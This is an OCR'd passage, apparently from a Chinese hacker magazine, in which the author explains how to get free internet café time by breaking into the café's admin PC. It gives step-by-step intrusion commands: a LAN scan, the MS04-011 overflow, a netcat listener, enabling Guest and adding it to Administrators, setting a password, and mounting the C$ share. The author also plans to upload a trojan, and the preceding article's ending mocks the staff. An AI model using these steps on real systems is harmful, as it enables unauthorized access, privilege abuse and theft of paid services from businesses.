


图 9

哈哈哈，网管真SB，有资源不利用枉为黑，西西。但这毕竟比较特殊，我目前只在一家网吧发现用此软件（也不排除外地其他网吧有的情况），我要说的是，当你在进行或研究网吧破解时，不妨先对该网吧的具体设置研究一下，或许会发现许多具有很强的针对性的方法。只有“知己知彼”，才能“百战不殆”。

（本章中涉及到的程序卸载精灵V4.1、网吧pubwin充值一杀龙已经收录在本期光盘中）



史上最强——网吧免费上网篇

分流の魄

我经常在本地一家网吧上网，这家网吧的操作系统是XP。哎，最近又囊中羞涩了。看见大家在前几期《X》上发表对于网吧免费上网的高招，我也想给自己找一种“招”。功夫不负有心人，我真的找到了自己的“招”了，不敢独享，我要和大家一起分享免费的喜悦。

下面向大家介绍一下我的思路：入侵网吧主机，然后在吧台没人的时候，用屏幕控制给自己加会员。这家网吧用的是XP+万象网络妙管家，先看一下对方有没有什么漏洞吧！一提到XP的漏洞，就能想到前段时间的ms04011漏洞。说干就干：请出DSScan.exe扫描192.168.1.1－192.168.1.254的内网，如图1。




图 1

等了一会，结果出来了，这家网吧的网管还好没有打补丁，结果让我有机可乘了，呵呵。那么Let's go吧！可是这么多机器，到底哪台是主机呢？哦！应该是这台：192.168.1.200，如图2。




图 2

因为它的名字最特殊嘛，用阴招试试，嘿嘿！

用ms04011的溢出程序用参数0（对Win2000）来溢出XP的时候，目标会出现这样的一个提示，如图3。




图 3

溢出完成后，我斜了主机一眼。呵呵！真的是它。在一群网管的讨论后，主机重启。我心里却偷偷在笑，好了，既然已经确定主机的IP了，那么继续吧！

1. 用nc在本地监听一个端口（nc –v –l –p IP 端口）

2. 用ms04011溢出主机（ms04011 参数 IP）

3. 在得到权限后激活对方的Guest帐户并提升为管理员组（net user guest /active:yes 回车后再输入 net localgroup administrators guest /add）

4. 然后再加个密码吧！（net user guest 1234）

我不喜欢在cmd做事，所以我使用Shed，看看它有什么共享，哇！——什么都开了，用刚才的1234连一下他的c$吧！如图4。




图 4

也许大家发现了我连接的时候，用户名必须是Guest（这就是我为什么要开Guest的原因了！），我在它的c盘转了转，刚想传个马儿。这时我发现了一个陌生的文件夹，Octopus，如图5。

进去看看吧！呵呵，原来是主机的万象网络妙管家的主程序。我就在这时侯好奇的启动了万象的主程序“Server.exe”，不过弹出了一个错误的提示框，如图6。不管他，GO ON。这时，我进入了和主机一样的界面，如图7。




图 5




图 6




图 7

